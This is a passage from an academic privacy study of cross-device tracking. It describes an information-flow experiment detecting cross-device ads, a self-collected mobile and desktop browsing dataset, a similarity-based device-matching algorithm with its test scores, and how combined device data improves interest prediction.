In their quest for improving the sharing of bookmarks and other information across devices Kane et al. [47] found that users tend to visit many of the same domains on both their mobile phones and desktops. Specifically, they found that a median of 75.4% of the domains viewed on the phone were also viewed on the desktop, and a median of 13.1% of the domains viewed on the desktop were also viewed on the phone. Despite the differing browsing habits across devices, particularly, the higher number of websites visited on desktops, they conclude that users' web browsing activities are similar across devices. However, users do not use all of their devices in the same way but rather assign them different roles, as Dearman and Pierce [20] found. As we will explore further (§ 6), these different roles could be a reason for why learning about users' interests can be more comprehensive with data from more than one device. While the sharing of devices can also principally impact cross-device companies' ability to track users across those, Matthew et al.'s study [58] found that phones were never shared among multiple individuals for mutual use, and computers were shared moderately.

2.3 Machine Learning

Different from traditional types of online tracking cross-device tracking is often based on machine learning. In 2015, Drawbridge [22], an ad network specialized on cross-device tracking, hosted the ICDM 2015: Drawbridge Cross-Device Connections competition asking competition participants to leverage machine learning techniques to correlate devices to users [23]. The competition participants were given access to an anonymized proprietary dataset with mostly hidden features. The competition generated various short papers [14,48, 50,53,62,71,75,82] that take the perspective of an ad network. They focus on improving machine learning performance for a narrow set of features; essentially, only exploiting similarity of IP addresses. Our evaluation of tracking techniques broadens this research and is centered on privacy implications.

The first place solution of Walthers [82], which reached an F-0.5 score of 0.9, is in some ways representative for the

```
 1. google.com
 2. google.com; buy pet food - Google Search
 3. m.petsmart.com; PetSmart
 4. m.petsmart.com; Food
 5. m.petsmart.com; Fancy Feast Classic Adult Cat
 6. google.com; petco - Google Search
 7. m.petco.com; Pet Supplies, Pet Food, and Pet P.
 8. m.petco.com; Cat Furniture:  Cat Trees, Towers
 9. m.petco.com; Cat Food
10. m.petco.com; Browse & Buy Hill's Science Diet
11. m.petco.com; Hills Science Diet Adult Perfect W.
12. instinctpetfood.com; Instinct Pet Food
13. instinctpetfood.com; Instinct Pet Food For Your Cat
14. instinctpetfood.com; Instinct Raw for Cats
15. google.com; beneful cat food - Google Search
16. google.com; instacart
17. google.com
18. google.com; buy watch - Google Search
19. brilliantearth.com; Beyond Conflict Free Diamonds
20. google.com; buy refrigerator - Google Search
21. offers.geappliances.com; Drimmers - Offers GE A.
22. m.homedepot.com; Top Freezer Refrigerators - Re.
23. m.homedepot.com; Refrigerators
24. searshometownstores.com; Refrigerators & Freez.
25. searsoutlet.com; Refrigerators & Freezers for Sale
26. amazon.com
27. amazon.com; search for refrigerator
28. amazon.com; LG LSXS26366S 35-Inch Side
29. shoppermart.net; ShopperMart.net:  Find the best
30. samsung.com; Galaxy TabPro S - 2-in-1 Tablet
```

Figure 2: The mobile browser history (without visits to the Alexa-ranked homepages in the first two months of the experiment). The list shows the domains and the titles of the webpages, if any.

Figure 3: Selected ads served to the desktop browser after visiting the sites in Figure 2 on the mobile browser. We had not seen any of these ads in our desktop browser session two months before.

approaches taken in the competition. Comparable to other participants' solutions [14, 50, 53], it identified IP addresses that devices of the same user were connected to as the most important feature. Intuitively, as conjectured by Cao et al. [14], devices with similar IP footprints are more likely to be used by the same individual. Thus, the simple reliance on IP address history can already lead to an F-0.5 score of 0.86 [14]. However, various studies found that not all IP addresses are equally meaningful, in particular, because the same public or cellular IP address can be assigned to many different users at different times [48, 82].

Participants in the Drawbridge competition [23] did not find online history particularly useful for their task. They reported that correlating online history across devices provided only minimal gain [50, 53]. This seemingly contradictory result to the previously discussed usability studies, which hinted at cross-device website revisit patterns as an important feature, could be due to the fact that the Drawbridge dataset [45] provided only app history for mobile devices. Thus, the absence of mobile web history could be a reason for participants' inability to reach Drawbridge's precision of 0.97 [22]. While the Drawbridge competition was about the correlation of different user devices, it did not address the purpose of the correlation: the prediction of users' demographics and interests, which we will discuss in our study (§ 6).

3 Detecting Cross-device Trackers

In order to evaluate the occurrence of cross-device tracking in the wild we conducted an exploratory case study.

Purpose. It could be argued that our case study is aimed at the obvious: detecting the existence of cross-device tracking. However, we emphasize that it is our intention to show a procedure for identifying *unknown* cross-device companies. The procedure is also intended to be used for determining whether known companies are adhering to the limits that (self-)regulation imposes on them, in particular, as users are given the right to opt out from cross-device tracking [21]. Our case study provides an initial information flow experiment in the cross-device space. However, we caution that we leave a comprehensive analysis, which was done in other areas of online tracking [54, 55], for further research.

Establishing an IP Address Connection. We began our experiment by connecting two devices—a desktop and a mobile device—to the same router and modem. Using a fresh desktop browser without any user data we visited the homepages of five randomly selected news websites from the Alexa rankings [4]—aol.com, latimes.com, nytimes.com, wsj.com, and washingtonpost.com (the test homepages). We refreshed each test homepage ten times, as recommended for these type of information flow experiments [81], and observed the ads that were served. We also set up a desktop device with a fresh browser connected to a different router and modem as control instance. In the following two months we occasionally and randomly visited 100 highly ranked homepages [4] on our fresh mobile browser.

Observing Cross-device Ads. After two months we used the mobile browser to visit the websites shown in Figure 2. We searched Google for various consumer products and clicked on ads served for those on the search results pages. After a few hours we switched to our desktop browser and accessed the test homepages. We refreshed each ten times. Some of the served ads, which we had not seen before, were for products we had searched for on the mobile device. Figure 3 shows the ads and associated information, that is, the

name of the ad (e.g., PetSmart), the domain on which it was served (e.g., nytimes.com), the domain of the ad server (e.g., adsense.com), the ad network serving the ad (e.g., Google AdSense), and the involved cross-device tracking provider (e.g., Google Display Network).[4] Our results suggest that the ad networks serving the ads had learned that the user who did the search on the phone was the same as the user on the desktop.

To assess the similarity of ads we categorized each ad according to Google ad categories [35]. Then, based on an exact one-tailed permutation test, as recommended [81], we compared the ad distribution served on the desktop browser to the ad distribution served on the desktop control browser. We evaluated the null hypothesis that both distributions do not differ from each other at the 0.05 significance level. However, the result of $p = 0.02$ indicates that the null hypothesis should be rejected and that the deviation of both distributions is statistically significant at the 0.05 level. This finding suggests that we successfully identified instances of cross-device tracking. We also found mobile cookie syncing between Rubicon Project and Tapad. However, confirming earlier observations [11], we did not detect any cookie syncing across devices.

Direction of Ad Serving and App-Web Correlation. In addition to cross-device tracking from mobile to desktop we were further interested in the reverse direction. However, searching Google on our desktop for buying products did not seem to lead to ads for these products on our mobile browser. One explanation might be that the ad serving was limited to one direction—from mobile to desktop— as users tend to move from a smaller to a larger screen [33, 37]. Another explanation could be that ad networks attached more weight to the history on the device to which an ad was served and less to other connected devices. Further, we might simply have missed all cross-device campaigns at the time for the products we searched for. Finally, we were not able to notice any correlation in ad serving in either direction when repeating our experiment with mobile apps instead of websites.

4 The Cross-device Tracking Dataset

A major reason for the scarcity of academic research in cross-device tracking is the unavailability of data. Generally, only proprietary industry data exists.[5] Thus, we collected our own cross-device tracking dataset (the CDT dataset). Here we describe how we collected the data and highlight cross-device usage patterns of the users in the dataset.

[4]We assume that the Google Display Network covers sites using AdSense, DoubleClick, Blogger, YouTube, and AdMob. On one side, this is likely an overestimation as not all sites using these trackers are part of the Google Display Network. On the other side, it is an underestimation as there are sites that are part of it, however, not using any of the trackers. In total, the Google Display Network covers over two million sites [34].

[5]The Drawbridge dataset [45] was only accessible to participants of the Drawbridge competition [23] and limited in its use for that purpose.

	Desktop Web	***Mobile Web***	***Mobile Apps***
Users	125	102	104
IPs	**1,994**	**5,784**	
Domains	**23,517**	**3,876**	**845**

Table 1: Summary statistics showing the total number of unique users, IP addresses, and domains in the CDT dataset.

	Desktop Web *25th, 50th, 75th*	***Mobile Web*** *25th, 50th, 75th*	***Mobile Apps*** *25th, 50th, 75th*
Days	19, **22**, 26	9, **17**, 23	19, **22**, 24
IPs	6, **17**, 24	25, **63**, 92	
Domains	149, **251**, 374	9, **31**, 70	19, **30**, 44

Table 2: Summary statistics for the CDT dataset per user showing the unique values at the 25th, 50th, 75th percentiles. The data was collected for the same continuous time period for every user. However, not every user made use of his or her devices every day.

Data Collection Procedure. Before we began the data collection we obtained approval from Columbia University's Institutional Review Board (IRB). We built our data collection system such that interested users could sign up on our project website, at which point we also took a device fingerprint for each signed up device. We asked users to supply basic information on their demographics (e.g., age and gender), interests (e.g., finance, games, shopping) [36], and personas (e.g., avid runners, bookworms, pet owners) [84]. In order to capture users' mobile and desktop history we provided them with browser extensions and an Android app that we developed for automatically collecting such information.[6] Details on the types of information that we collected are contained in Appendix A. We do not have any indication that users behaved differently in our study than under real-world conditions.

We only signed up users of Android phones with Android's native browser, Google Chrome, or the Samsung S-Browser. We did not support iOS or other operating systems. Our app requires Android 4.0.3 and runs without root access. Every minute it checks for a new foreground app running on the device as well as new entries in the browsing history database of the phones' browsers. If new apps or URLs are detected, a new history datapoint is transmitted to our server.[7] On the desktop side we provided users of all operating systems with data collection browser extensions for Google Chrome, Mozilla Firefox, and Opera. At the conclusion of the study we rewarded each user with an Amazon gift card for \$15 to \$50 depending on the amount of data we received from them.

Dataset Characteristics. We collected data from 126 users. Tables 1 and 2 show further details. We signed up 125 desktop and 108 mobile users with an intersection of 107

[6]When we refer to desktops, we include laptops but exclude tablets.

[7]For some users with Google Chrome and Android 6.0 or higher we did not receive the full browsing history due to browser restrictions. We asked affected users to send us their history manually.

users from whom we obtained both mobile and desktop data. While our data faithfully represents that not every Internet user has multiple devices, it does not reflect that users in the real world can have more than two devices. However, despite this limitation we believe that our dataset is generally an accurate reflection of real multi-device usage on the Internet because the vast majority of mobile devices is associated with only one desktop browser [71]. Therefore, it seems plausible to adopt this understanding of the problem here as well. Further, only 3/108 (3%) of mobile users and 4/125 (3%) of desktop users in our study reported that they are sharing their devices. As this result seems in line with findings that phones are never shared for mutual use and that computers are only shared for a moderate amount [58], it appears that our data is a realistic representation in this regard.

118 users in our study were affiliates of Columbia University, mostly students. Based on this population we believe that our data is more homogeneous than a data from, say, the general population of New York City. However, we also note that our users are less likely to encounter typical restrictions of device use that many employees face in the workplace, e.g., corporate networks blocking certain websites. For the median user we collected about three weeks of data of which IP addresses and domains are of particular importance for probabilistic cross-device tracking because they can be used to measure the similarity between devices (§ 5.2).

It is noteworthy that the total unique mobile IP count (5,784) is nearly three times the total unique desktop IP count (1,994), which reflects mobile usage on the go. It should be noted, though, that the real unique mobile IP count is likely even higher as our method did not allow us to collect mobile IPs with every datapoint. However, the high number of unique desktop domains (23,517), compared to the homogeneous usage of apps (845), underscores the diversity of desktop browsing. While it is much more diverse in terms of domains (3,876), mobile web usage pales in comparison to app usage. As shown by the 25th, 50th, and 75th percentiles, the median user accessed the mobile web only for 17 days visiting only 31 unique domains.[8] While app usage is more popular with a median of 22 days, the median usage of 30 unique apps is comparable to that of the mobile web. However, the median number of unique mobile IP addresses (63) more than triples desktop IP addresses (17).

Figure 4 shows that many users visit a relatively large number of unique mobile device IP addresses and desktop web domains. However, there does not seem to be a correlation between desktop and mobile devices to the effect that lower usage of one would imply more usage of the other or that both are used to an equal degree.

[8]A day was counted if a user's device had at least one desktop web, mobile web, or app access on a given day. Also, uniqueness of a domain is dependent on its top and second level. Thus, for example, we treat facebook.com and linkedin.com as different domains, however, linkedin.com and blog.linkedin.com as the same domain.




Figure 4: Unique IP address (top) and web domain (bottom) count for each user in our dataset for whom we had both mobile and desktop data. For example, Peggy has 82 unique mobile and 35 unique desktop IP addresses (top). To the right of Peggy about two thirds of users visited fewer than 56 unique mobile domains and to the right of Don about a fourth visited fewer than ten (bottom).

5 Methods for Cross-device Tracking

How cross-device companies operate is not known in detail [49]. In order to get an understanding of their capabilities we designed an algorithm and evaluated features and parameters informed by a review of public materials, particularly, Adelphic's cross-device patent [83] and Tapad's patent application for managing associations between device identifiers [80]. Essentially, cross-device tracking is based on resolving two tasks: first, uniquely identifying users' devices (§ 5.1), and, second, correlating those that belong to the same user (§ 5.2).

5.1 Identifying Devices

Traditionally, HTTP cookies are used to identify desktop devices. Indeed, many cross-device companies are employing cookies for their tracking purposes as well. For mobile devices the use of advertising identifiers, such as Google's Advertising ID (AdID), is common and often combined with cookie tracking. Thus, if users are allowing cookies and do not opt out from being tracked, both their mobile and desktop devices can be easily identified. However, with the surge of tracking- and ad-blocking software, which some consider a mainstream technology on mobile by now [68], unconventional identification technologies, such as device fingerprinting, are becoming more prevalent. While it does not appear that they will generally replace cookies and advertising identifiers any time soon, various cross-device companies—for example, BlueCava [9] and AdTruth [28]—are making use of device fingerprinting.

	Desk Devices $H, H_n, \hat{H}$	***Mob Devices*** $H, H_n, \hat{H}$
User Agent	**4.46**, 0.64, 4.96	**6.43**, 0.95, 8.5
Display Size/Colors	5.34, 0.77, 6.08	1.72, 0.25, 2.08
Fonts	6.11, 0.88, 7.33	1.21, 0.18, 1.33
Accept Headers	2.86, 0.41, 3.29	2.34, 0.35, 3
System Language	0.41, 0.06, 0.51	0.81, 0.12, 1
Time Zone	0.25, 0.04, 0.35	0.53, 0.07, 0.74
Mobile Carrier	N/A	1.39, 0.21, 1.45
Do Not Track Enabled	0.67, 0.1, 0.67	0.18, 0.03, 0.19
Geolocation Enabled	0.45, 0.07, 0.45	1, 0.15, 1
Touch Enabled	0.72, 0.1, 0.72	N/A
Total per Device Type	**6.96**, **1**, **12.95**	**6.69**, **0.99**, **10.87**
Total	**7.84**, **1**, **13.37**	

Table 3: Entropy (H), normalized entropy (H_n), and estimated entropy ($\hat{H}$) for various browser features in our CDT dataset. The normalized entropy ranges from 0 (all features are the same) to 1 (all features are different). We calculated the estimated entropy according to Chao and Shen [16]. For the totals we considered all listed features. Overall, our dataset contains 3 duplicate mobile fingerprints and 1 duplicate desktop fingerprint.

Cross-device companies that are solely relying on device fingerprinting must be able to identify both desktop and mobile devices using this technique. While it was reported that device fingerprints generally do not work well on mobile devices [25], our results do not support such broad conclusion. Particularly, mobile user agents often contain distinctive features and are far more diverse (6.43 bits) than user agents on desktops (4.46 bits). Also, the entropy in our dataset only represents a lower bound as we imposed substantial limitations for users' participation in our study; most notably, requiring them to have an Android phone with Android 4.0.3 or higher and use the native browser, Chrome, or S-Browser. We also did not consider, for instance, canvas fingerprinting [1], sensor data [19], or the order in which fonts and plugins were detected [25]. However, most mobile devices in our dataset were still identifiable. The detailed findings for the 107 mobile and 126 desktop devices in our CDT dataset are shown in Table 3.[9] Due to the small size of our dataset we caution to interpret our results as indicative for the reliability of mobile device fingerprinting, though.

5.2 Correlating Devices

After uniquely identifying each device cross-device companies must match those that appear similar. Successfully matching devices at scale is the core challenge for cross-device companies. Devices are represented in graphs known as Device Graphs [76], Connected Consumer Graphs [22], or under similar proprietary monikers. From a graph-theoretical perspective a device graph can be built from connected components (each of which represents a user) with a maximum number of vertices (devices) and edges (device connections) [18]. Matching every mobile with exactly one desktop device will result in a bipartite graph. The goal is to achieve a perfect matching of similar devices.

[9]One user did not submit a mobile fingerprint and another user submitted two different desktop fingerprints.




Figure 5: Our cross-device tracking approach. A. First, a mobile device is identified. B. Its similarity to each identified desktop device, s, is calculated. C. The mobile-desktop pair with the maximum similarity, max, that is above a similarity threshold, t, is determined, if any. D. If such pair exists, it is added to the device graph and the next iteration starts with a new mobile device. This routine is repeated in three consecutive stages each evaluating similarities between mobile and desktop IP addresses, mobile and desktop URLs, and mobile apps and desktop URLs, respectively. If a mobile device cannot be matched in one stage due to not overcoming the similarity threshold, a match is attempted in the next.

Algorithm, Features, and Parameters. While deterministic cross-device companies can simply match a user's devices based on his or her login information, which may also extend towards third party properties through single sign-on functionality, achieving a high match rate is more difficult for probabilistic cross-device tracking companies. In the Drawbridge competition [23] many participants applied gradient boosting [48, 50, 53, 62, 71]. However, some participants also combined support vector machines and factorization models into field-aware factorization machines [75] or employed pairwise ranking and ensemble learning techniques [14]. Interestingly, the best performing solution relied on learning-to-rank models instead of using the more conventional binary classification models [82].

In our approach, as outlined in Figure 5, we determine the similarity between devices based on distance metrics, most notably, the Bhattacharyya coefficient, which is defined for the distributions p and q as $Bhatta(p,q) = \sum_{x \in X} \sqrt{p(x)q(x)}$. The use of distance metrics for device correlation was described in Adelphic's cross-device patent [83]. Our cross-device tracking algorithm works in multiple stages. Using a key insight from the patent, for each feature a

	Sim Feature Mapping	*Distance Metric*	*Sim Thresh*	*Mean Sim*	n_q	*Acc*	*Prec*	*Rec*	*F-1*
Stage 1	Mob IPs to Desk IPs	Bhatta	0.07	0.33	44	0.61	1	0.63	0.77
Stage 2	Mob URLs to Desk URLs	Bhatta'	0.13	0.18	44	0.52	0.85	0.59	0.7
Stage 3	Mob Apps to Desk URLs	Bhatta*	0.02	0.11	44	0.16	0.19	0.5	0.27
Stages 1–3	Same as in Individual Stages above			0.33, 0.16, 0.03	44	**0.84**	**0.88**	**0.95**	**0.91**


Table 4: Test set results. The first three rows show the results for running each stage individually. The fourth row shows the results for running the three stages consecutively. We normalized the Bhattacharyya coefficient (Bhatta) to a range between 0 (low similarity) and 1 (high similarity). Bhatta' denotes the exclusion of URLs in the Alexa Top 50 [4] and all columbia.edu URLs. Further, Bhatta* excludes the most used 100 apps according to our training set. We selected the best similarity threshold (Sim Thresh) for each stage according to observations in our training runs. Mean Sim is the mean similarity across all 44 device pairs in the test set, and n_q is the size of the test set.

similarity threshold is set. If a threshold is reached at one stage, a match is declared for the mobile-desktop device pair with the highest similarity score. Otherwise, the algorithm continues to evaluate whether the similarity threshold for a different feature is reached in the next stage. To evaluate the similarity between a mobile and a desktop device it compares mobile to desktop IP addresses, mobile to desktop web URLs, and mobile apps to desktop web URLs.

Test Set Results. To test our approach we randomly separated the set of device pairs in our dataset into a training ($n_t = 63$) and a test set ($n_q = 44$). We used the former to tune our algorithm and features and held out the latter for performance evaluation. As shown in Table 4, running all three stages of the algorithm consecutively on our test set leads to precision, recall, and F-1 scores of 0.88, 0.95, and 0.91, respectively. The F-0.5 score [50], which emphasizes precision over recall, reaches 0.91. In detail, we obtained 37 true positives (TP), 5 false positives (FP), 0 true negatives (TN), and 2 false negatives (FN). These results are based on the usual definitions, i.e., accuracy, $Acc = (TP+TN)/(TP+TN+FP+FN)$, precision, $Prec = TP/(TP+FP)$, recall, $Rec = TP/(TP+FN)$, and F-1 score, $F\text{-}1 = (2 \cdot Prec \cdot Rec)/(Prec+Rec)$.

To make the matching more difficult we included in each run of our algorithm in every stage data from users for which we only had data from one device type: data from one user who only submitted mobile data and from 18 users who only submitted desktop data. Further, our results are based on modeling device correlation as binary classification. Specifically, for each correct match between a user's mobile and desktop device we counted a true positive. For each incorrect match we noted a false positive. If a mobile device would have no corresponding desktop device it would have been counted as a true negative if it remained unmatched. However, as there was only one such instance in our test set and that mobile device was actually matched, we counted it as false positive. A false negative means that an instance should have been matched, however, remained unmatched.

Running the three stages of our algorithm consecutively leads to approximately balanced results for precision (0.88) and recall (0.95), as shown in Table 4. However, when running the stages individually, we obtain relatively higher precision and lower recall in the first two stages and lower



	Bhatta	*Cosine*	*Jaccard*
	F-1, Sim Thresh	*F-1, Sim Thresh*	*F-1, Sim Thresh*
Stage 1	**0.84**, 0.1	0.83, 0.1	0.73, 0
Stage 2	**0.74**, 0.2	0.59, 0.1	0.67, 0
Stage 3	**0.29**, 0.1	0.29, 0.4	0.12, 0

Figure 6: Precision and recall for matching devices based on various distance metrics and thresholds. The table shows the best F-1 scores and their corresponding similarity thresholds. The features are the same as described in the respective stages in Table 4. However, the evaluation is performed here on the full dataset. For higher thresholds recall scores tend to decrease while precision scores tend to increase (except when they exclude too many true positives). Overall, the Bhattacharyya coefficient returns the best results.

precision and higher recall in the third stage. This difference highlights the tradeoff between achieving correct matches (precision) and broad user coverage (recall). While it is challenging to improve one without adversely affecting the other [49, 73], the similarity thresholds provide the controls for adjustment. Figure 6 shows changes in precision and recall for different similarity thresholds and distance metrics.

The high precision scores of Drawbridge (0.97 [22]) and Tapad (0.91 [77]) seem to suggest that the industry favors precision over recall.[10] However, there is also an argument

[10] We interpret Tapad's usage of the term accuracy to mean precision ("[W]henever our Device Graph indicated a relationship between two or more devices, it was accurate 91.2 percent of the time.").

to be made against emphasizing precision: some device mismatches may be irrelevant. Particularly, we believe that mismatches might happen for people living in the same household (in case of mobile IP to desktop IP similarity) or individuals having the same interests (in case of web domain and app to web domain similarity). In these situations a mismatched device might still be a meaningful ad target [24]. The reason is that targeted purchase decisions might be made at the household level or look-alike audiences might be sufficiently valuable for an ad network [80].

Our results show that IP addresses are very meaningful for matching devices, which is in line with Cao et al.'s findings [14]. They reached an average F-0.5 score of 0.86 in the Drawbridge competition [23] using only features from IP address data. However, beyond this finding our results further suggest that visited web domains are a good indicator for device similarity as well. In fact, there might be situations in which they can be more revealing than IP addresses. For example, if users of the same household share an IP address, their devices can not be distinguished based on this feature. Also, while the correlation between apps and desktop domains does not contribute as much as the IP address and domain correlations, it still provides some meaningful signal as the results for the individual run of the third stage in Table 4 demonstrate. Most importantly, however, performance seems to increase if multiple features are applied consecutively. Some users can be better matched based on IP addresses and others on web domains or apps.

We note that we leveraged a manual mapping between apps and desktop domains via company names or other common identifiers thereby transforming a feature with minimal effect in our dataset and the Drawbridge competition [14,48,50,53,62,71,75,82] to a useful feature. Similarly, the domain mapping proved to be useful as well due to users' visits to the same domains across devices. These results highlight that cross-device matching is not completely reliant on IP matching, as suggested by the results in the Drawbridge competition. Our results seem to confirm the conjecture that carefully hand-crafted similarity features are of paramount importance while algorithms play a smaller role for the task of correlating mobile and desktop devices [82].

We experimented with various other features that ultimately did not prove useful. In particular, an algorithm leveraging system language and time zone did not match devices better than random. We also tried excluding sets of frequently used public IP addresses. However, different from excluding domains and apps, which, as described in Table 4, proved to be beneficial, this measure did not lead to better performance. We further tried different matching thresholds and evaluated various distance metrics as shown in Figure 6. In future work it would be interesting to examine the extent to which the time, order, and duration of app and url access play a role for device correlation. E-mail and other message content is an obvious candidate for a useful feature as well.

Applicability to Larger Datasets. With a runtime of $\mathcal{O}(n(n-1)/2)$ our algorithm is suitable for large scale analysis. However, it is obvious that our dataset is many orders smaller than the data that cross-device companies are usually working with. This difference in size begs the question to which extent our findings are applicable to larger datasets. For the similarity of IP addresses this question was already reliably answered. The Drawbridge competition results, for instance, by Landry et al. [53], are based on a set of about 62K mobile devices and confirm the meaningfulness of IP features. For web domain features the situation is different as the Drawbridge data did not contain those for mobile devices. However, we can make an argument that lends some supports for the applicability of our results to larger datasets.

Whether web data can be correlated across devices rests on two premises: first, users visiting an intersecting set of domains on both their mobile and desktop devices and, second, domains being sufficiently distinct to allow identification of users. To examine the first premise we randomly selected 50 U.S. domains out of the top 5K sites that were quantified by Quantcast [70] and found a mean of 17.1% users visiting a website both on a mobile and desktop device (during a 30-day period and at the 95% confidence level with a lower bound of 14.4% and an upper bound of 19.5% using the bootstrap technique). As to the second premise, it was shown for a set of about 368K desktop and mobile Internet users that 97% of them were uniquely identifiable if at least four visited websites were known.[11]

Limitations. It would be an interesting exercise to compare our techniques against those currently in use in industry. However, we are not aware of any publicly available resources allowing us to do so. The same is true for cross-device tracking datasets. To our knowledge, there is no dataset publicly available beyond the CDT dataset that we created. The only other cross-device tracking dataset we know of was made available by Drawbridge to participants of the Drawbridge competition solely for competition purposes [23]. However, even if this dataset would be available, it would only allow an incomplete analysis, particularly, as features were generally anonymized and mobile web history was not included in the dataset. Consequently, at this point it does not seem possible to compare our approach to others or evaluate its performance on a different dataset. However, as we implemented key design elements that we found in available industry materials, we believe that our results provide a first approximation for cross-device tracking approaches applied in practice.

There are various considerations of identifying and correlating devices in practice that we cannot meaningfully test. A first point concerns the time period for which users are being tracked. We believe that the three weeks of data that we have available for most users (Table 2)—the concrete

[11] All users in our dataset who visited at least one mobile and one desktop website had unique web histories as well.


length depending on the number of days on which they used their devices—are realistic. However, we lack the insight for which duration cross-device tracking actually occurs in practice. Also, despite some cross-device companies' broad coverage of websites and apps (§ 7), none of them has access to complete IP, web, and app data of Internet users. However, ultimately this limitation is one of reach and not of performance. By setting similarity thresholds high even companies with limited data can obtain precise results, albeit, at the cost of low recall. Further, our dataset does not contain full IP histories either. In addition, our data is probably more homogenous than real data, and, thus, more difficult to assess. Users in our study were mostly students located in a confined space with many commonly shared web domains and IP addresses.

6 Learning from Cross-device Data

In this section we examine whether cross-device data enables cross-device companies to make more accurate predictions than they could make using data from individual devices alone. We address this question for two inquiries: users' interest in finance—a randomly selected interest category—and gender. Both are relevant ad targeting criteria. For interest in finance we obtained the most accurate predictions by using data from both mobile and desktop devices. Consequently, this is a task in which predictions about a user from cross-device data appear more privacy-invasive than those from single device data sources. However, as we also found a lack of performance increase for predicting a user's gender, it appears that some prediction tasks might not become more accurate with the availability of cross-device data.

Predicting Interest in Finance. As a starting point for our feature creation we used Alexa category rankings [5] and Google Play store categories [38] to identify the top 25 finance domains that have both a website and an app. Then, we used the Weka machine learning toolkit [40] to explore the potential for predicting interest in finance. We experimented with various features and all available standard algorithms. We used a word-to-vector preprocessor and found logistic regression to be the most effective technique. Due to the class imbalance of only 23% users in our dataset expressing an interest in finance we ran logistic regression as a cost-sensitive classifier increasing the cost for a false positive on average 1.5 times over the cost for a false negative. Our results, which are shown in Figure 7 and based on 10-fold cross validation, suggest that predicting an interest in finance for users in our dataset is more accurate if both desktop and mobile data are available.

In particular, predicting from mobile data alone proved to be the weakest option. One reason seems to be that we only had 90 features from the mobile data compared to 106 and 107 for the desktop and combined data, respectively. Using desktop data only we tried to increase the performance to the level of the combined mobile and desktop data, which



	Acc	*95% CI*	*Prec*	*Rec*	*F-1*	*ROC*
A.	0.64	0.55–0.73	0.26	0.22	**0.24**	**0.5**
B.	0.75	0.67–0.83	0.5	0.52	**0.51**	**0.68**
C.	0.79	0.71–0.87	0.57	0.59	**0.58**	**0.75**
D.	0.83	0.76–0.9	0.68	0.63	**0.65**	**0.79**

Figure 7: Logistic regression for predicting interest in finance from mobile web domains and apps (Mob) and desktop web domains (Desk). 95% CI designates the binomial proportion confidence interval for the accuracy at the 95% level assuming a normal distribution. The F-1 score based on features from both types of data (Mob & Desk - 108 Features) is higher than the scores obtained using mobile and desktop data individually (even with more features as in Desk - 2,923 Features). We observed similar results for value shoppers with F-1 scores of 0.17 (Mob - 85 Features), 0.25 (Desk - 99 Features), and 0.41 (Mob & Desk - 104 Features).

reached an F-1 score of 0.65. However, we were only able to obtain an F-1 score of 0.58 by substantially increasing the feature space to 2,923 features, at which point we saw no further improvement. Combining desktop and mobile data and leveraging 107 features outperformed all other approaches. The ROC curves in Figure 7 visualize this finding. The predictions that users have an interest in finance are shown in orange while the negative predictions for not having an interest in finance are displayed in blue. For the latter the F-1 scores are: Mob - 91 Features: 0.77, Desk - 107 Features: 0.83, Desk - 2,923 Features: 0.86, and Mob & Desk - 108 Features: 0.89.

Predicting Gender. While the predictive performance of a user's interest in finance increased with the availability of both desktop and mobile data, it appears that such improvement does not necessarily hold for all classification tasks. Particularly, classifier performance for the prediction of gender from combined desktop and mobile data was not better than the performance using desktop data alone. Applying logistic regression with 10-fold cross validation we obtained identical scores for precision, recall, and F-1 with values of 0.82, 0.81, and 0.82, respectively. It did not make a difference whether mobile data was added to the desktop data or not. This result suggests that for some tasks the availability of cross-device data does not lead to better predictions.

Impact of Device Usage Patterns. What could be the reason for the differing utility of cross-device data in the two prediction tasks? Subject to the results of further experiments




Figure 8: Mobile and desktop device usage patterns. Some users in our dataset access finance and value shopping domains only from their desktop or mobile device (i.e., from a mobile website or app).

it seems that having both mobile and desktop data available can be an advantage for predictions that rely on features exhibited on one device type only. We did not only observe such patterns for users with an interest in finance but also for value shoppers—a randomly selected persona category. For both interest in finance and the value shopper persona we evaluated to which extent users respectively accessed the top 25 finance and value shopping domains on their mobile and desktop devices. Our results, illustrated in Figure 8, support the conclusion that having data available from both mobile and desktop devices increases the chances of capturing (more) salient features for the aforementioned predictions. For example, an ad network without access to desktop data would have difficulty to make correct classifications for users that only access respective domains on their desktop device. We note that the observed patterns are based on a small number of users. Thus, further investigation is warranted.

Absence of Device Usage During our study we realized the possibility of making predictions about users who do not make use of their devices. Predicting a user's Jewish religion serves as an illustrative example.[12] Obviously, religious web domains and apps can be meaningful features for predicting adherence to a particular faith. However, such predictions are also possible based on subtler user behaviors. Most notably, as the data collection of our study covered the last two days of the Jewish Passover holiday we noticed that a few users in our study did not use either of their devices as the Jewish faith prescribes abstinence from using electronics. Among all users in our study the pattern of holiday observation became obvious. This signal was especially clear from the insight into multiple devices. While some users did not use one of their devices, only those observant of Passover did not use both. This example illustrates that device activity as such can be a useful predictor that might be exploitable by cross-device tracking.

7 The Scope of Cross-device Tracking

The scope of cross-device tracking on the Internet is yet to be explored. For example, through their integration into many websites and apps Facebook and Google appear to have vast reach into the various devices of their users as well as the ability to deterministically match those [73]. However, the percentage to which a typical Internet user is tracked across devices by those and other cross-device companies is not known. We examine this question for the users in our dataset based on a procedure for detecting the presence of cross-device trackers in their browsing and app histories (§ 7.1) and analyzing their occurrence accounting for industry collaborations and consolidation (§ 7.2).

[12] As we obtained this result by chance we confirmed that its publication is covered by applicable IRB regulations of Columbia University.

7.1 Detecting Cross-device Trackers

Procedure. We examined the trackers on the websites that the users in our study visited by automating a Firefox browser with Selenium [74]. The browser included Lightbeam [63] and User Agent Switcher [64] browser extensions that allowed us to record the trackers on each domain for both mobile and desktop websites. Third party trackers that we found in a subdomain were added to the domain, however, not vice versa. Thus, for example, the domain linkedin.com contains all trackers that we found on blog.linkedin.com but not the other way around. To identify trackers inside of apps we selected a total of 153 third party software development kits (SDKs) listed on AppBrain [6] encompassing SDKs of ad networks (e.g., Smaato), social networks (e.g., Twitter), and analytics services (e.g., comScore). Leveraging AppBrain's statistics on the inclusion of SDKs in apps we then determined which SDKs are included in the apps of our dataset.

We qualify a company as cross-device company based on our detection of their trackers on both mobile and desktop domains, the former including apps, and their websites' claims that they indeed perform cross-device tracking. We identified cross-device trackers by using Whois domain searches and tracker blocking lists, especially, the list of the Better tracker blocker [42]. For some companies—Google AdSense, Rubicon Project, Skimlinks, Tapad, and Lotame—our information flow experiment (§ 3) provides empirical support for qualifying them as cross-device companies. It would be interesting to extend this or a similar information flow experiment towards other companies.

